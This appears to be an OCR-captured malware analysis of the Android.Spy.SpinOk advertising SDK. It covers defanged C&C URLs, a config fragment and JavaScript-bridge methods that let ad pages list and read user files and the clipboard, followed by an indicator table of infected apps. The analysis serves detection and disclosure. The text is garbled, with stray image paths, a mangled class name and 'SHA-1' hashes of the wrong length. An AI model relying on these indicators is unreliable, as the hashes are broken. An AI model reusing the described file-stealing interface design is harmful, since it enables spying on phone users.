


Upon initialization, **Android.Spy.SpinOk** sends a request to the remote host at the `https[:]//d3hdbjtb1686tn[.]cloudfront[.]net/gpsdk.html` address. The incoming response has an `x-origin` header and contains the current active C&C server address. At the time of the analysis, this was `https[:]//s[.]hisp[.]in`.




```
'pls":[
  {
    "id":3758,
    "type":2,
    "model":2,
    "link":"{https[:]//s[.]hisp[.]in/v1/spin/tml?pid=*&di
    "tml":"{https[:]//cdn[.]hisp[.]in/tml/ba.html?v=*"}
    "crs":[
```

about://spinOK



An `sdk` JavascriptInterface is added to these WebViews. This interface grants access to the methods of the `com.spin.ok.gp.web.BaseJsInterface` and `com.spin.ok.gp.code.’‘’‘` classes.



The most dangerous methods

The `public static void listFiles(WebView webView0, JSONObject jSONObject0, String s)` method. It tries to obtain a list of files in the directories specified in the `param` field of the parameter `jSONObject0`. Next, a JavaScript code is executed in the `webView0`. This code executes an `s` function, using a list of files as an argument.

The `public static void fileExist(WebView webView0, JSONObject jSONObject0, String s)` method. It verifies if the file listed in the `param` field exists.


The `public static void getFileContent(WebView webView0, JSONObject jSONObject0, String s)` method. It reads the contents of the file specified in the `param` of the jSONObject0. The contents are encoded with Base64; an `s` JavaScript function is then called; the encoded contents of the file are then transferred to it as an argument.

As a result, a JavaScript code executed on loaded webpages that contain ads is capable of stealing user files and files from apps that contain this trojan SDK.


The `public static void readClipboard(WebView webView0, JSONObject jSONObject0, String s)` method. It allows the contents of the clipboard to be read.

The `public static void writeClipboard(WebView webView0, JSONObject jSONObject0, String s)` method. It allows the contents of the clipboard to be modified.


about://spinoK




SHA256(WebView, JSONObject, String)
UUID(WebView, JSONObject, String)
cancelTask(WebView, JSONObject, String)
cleartextTrafficPermitted(WebView, JSONObject, String)
execSQL(WebView, JSONObject, String)
@JavascriptInterface executeM(String)
executeMow(WebView, JSONObject, String)
fileExist(WebView, JSONObject, String)
getBundleId(WebView, JSONObject, String)
getByteBufferWrapLong(WebView, JSONObject, String)
getChangedPackages(WebView, JSONObject, String)
getElapsedRealtime(WebView, JSONObject, String)
getFileContent(WebView, JSONObject, String)
getInitInstalledPackages(WebView, JSONObject, String)
getInstalledPackages(WebView, JSONObject, String)




getLastPauseTime(WebView, JSONObject, String)
getPackageInfo(WebView, JSONObject, String)
getStackTopPkg(WebView, JSONObject, String)
getTjFq(WebView, JSONObject, String)
getUsageEventTime(WebView, JSONObject, String)
hasMethod(WebView, JSONObject, String)
insertTable(WebView, JSONObject, String)
isDebug(WebView, JSONObject, String)
isScreenOff(WebView, JSONObject, String)
listFiles(WebView, JSONObject, String)
mowResponse(WebView, JSONObject, String)
openMarket(WebView, JSONObject, String)
queryTable(WebView, JSONObject, String)
queryUsageEvents(WebView, JSONObject, String)
queryUsageStats(WebView, JSONObject, String)
readClipboard(WebView, JSONObject, String)
saveFiles(WebView, JSONObject, String)
scheduleTask(WebView, JSONObject, String)



@JavascriptInterface String checkPermissions(String)
@JavascriptInterface close()
@JavascriptInterface long getAppUsage(String)
@JavascriptInterface String getBasicFields()
@JavascriptInterface String getConfigs(String)
@JavascriptInterface String getDownloadApps(String)
@JavascriptInterface String getHostApp()
@JavascriptInterface String getInstalledApp(String)
@JavascriptInterface String getMowBasicFields()
@JavascriptInterface String getOfferWallPid()
@JavascriptInterface String getPlacement()
@JavascriptInterface grantPermission(String)
@JavascriptInterface installApp(String)
@JavascriptInterface boolean isResumed()
@JavascriptInterface jsLoaded()
@JavascriptInterface onOwTaskCreated(String)





setOkid(WebView, JSONObject, String)
setUid(WebView, JSONObject, String)
sha256(WebView, JSONObject, String)
share(WebView, JSONObject, String)
showRewardToast(WebView, JSONObject, String)
shutdown(WebView, JSONObject, String)
updateTable(WebView, JSONObject, String)
writeClipboard(WebView, JSONObject, String)



@JavascriptInterface onUserInteraction(String)
@JavascriptInterface openApp(String)
@JavascriptInterface openBrowser(String)
@JavascriptInterface openInteractive()
@JavascriptInterface openPermissionSettings()
@JavascriptInterface openWebview(String)
@JavascriptInterface pageError(String)
@JavascriptInterface pushEvent(String)
@JavascriptInterface reDownload(String)
@JavascriptInterface setCloseVisible(boolean)
@JavascriptInterface setConfigs(String)

about://spinoK

Android apps containing SpinOk module with spyware features installed over 421,000,000 times — indicators of compromise

Samples

Detection name	Package name	App name	SHA-1
Android.Spy.SpinOk.1	com.bingo.dd.slotrain.bankrain	Bank Bingo Slot	09bc394526b8acdfad02cd4b62512de9
Android.Spy.SpinOk.1	com.bingo.win.wt.fun.game	Bingo-J	8b52ad1744999a019151013c95d869f5
Android.Spy.SpinOk.1	com.blast.game.candy.candyblast	Jelly Connect	d9399887327b96cf6af4e547f8bac3e2d
Android.Spy.SpinOk.1	com.carnival.slot.treasure.slotparty	Mega Win Slots	8ef21b1edebbb20e012b5da411f911c2
Android.Spy.SpinOk.1	com.clover.bingo.cloverbingo	Lucky Clover Bingo	81b3dbf5b9fdd683a08eff792d83659a8
Android.Spy.SpinOk.1	com.coinpusher.jackpot.king	Jackpot King - Coin Pusher	ff13e35da45e57b689b738eca684e96c7
Android.Spy.SpinOk.1	com.crew.assessment.frame.complex	Owl Pop Mania	5424005f9a6bfe2abe6ee9f4fbc94d03f
Android.Spy.SpinOk.1	com.dailystep.asd	Daily Step	2f78a33e6ae66132b917c4073ac9b33e
Android.Spy.SpinOk.1	com.funny.game.grscanner	Get Rich Scanner	c8dcd59d655f5141f05dd59a912ea0f08
Android.Spy.SpinOk.1	com.play.starquiz.quiz	Star Quiz	e6b14343e8d1fffee1521216b6293dcc5
Android.Spy.SpinOk.1	com.pusher.jackpot.lucky	Lucky Jackpot Pusher	390efe953d0dc2f28005684680a4d3419
Android.Spy.SpinOk.1	com.ql.recovery.picpro	Pic Pro - AI Photo Enhancer	be25a9f6bd0799a5732558a060141ca8
Android.Spy.SpinOk.1	com.integralwall.playbox.box	PlayBox: Rewarded Play	1ff20130833bcd7450fe637c2cb4c7a2c0
Android.Spy.SpinOk.1	com.kelly.laws.ready.username	Mission Guru: Brain Boost	2aa7d576e8e5f762a79d962b301200ed
Android.Spy.SpinOk.1	com.bubble.connect.vvbubbleconnect	Bubble Connect - puzzle match	1523288cab6ab5d53dfe9dbde27fefcd9
Android.Spy.SpinOk.2	com.novel.novelah	Novelah - Read fiction & novel	f242a0f4d1c5f9aad6feae529d6f938bb5
Android.Spy.SpinOk.2	com.cash.em.app	CashEM:Get Rewards	9bd4a7105421f1b4c37d3cfceaa41124f
Android.Spy.SpinOk.3	com.ai.bfly	VFly: video editor&video maker	599a700e7c9e4a6c25c6ecc77f6db89b2
Android.Spy.SpinOk.2	com.yy.biugo.lite	Biugo-video maker&video editor	f937b24eb19290fc8e171e3e6f09afd75
Android.Spy.SpinOk.2	com.yy.biu	Noizz: video editor with music	d3ec7069d7d5b03e285b48b67752d33
Android.Spy.SpinOk.2	com.insta.cash.app	InstaCash:Earn rewards	fbe85ddd2cf07517cd1c00c91e476ab15
Android.Spy.SpinOk.1	com.drawing.visual.twice	VibeTik	bf8bed5228cc411c50fecf8ec20e44bf62
Android.Spy.SpinOk.1	com.written.slide.bingotour	Bingo Tour	c7ba436777d664c71731c9e3fa40488f3
Android.Spy.SpinOk.1	com.june.survey.recorded	Coin Big Bang	59ed80b8e704a0ce7a7b53b18fecb554
Android.Spy.SpinOk.1	com.blonde.magnetic.place	Gold Miner Coin Dozer	2617a0c2ede56c1bd6998c3f1adbdb7c1


Source: *https://github.com/DoctorWebLtd/malware-iocs/blob/master/Android.Spy.SpinOk/README.adoc*

about://ad_SDKs/Showcases/1

Adoption

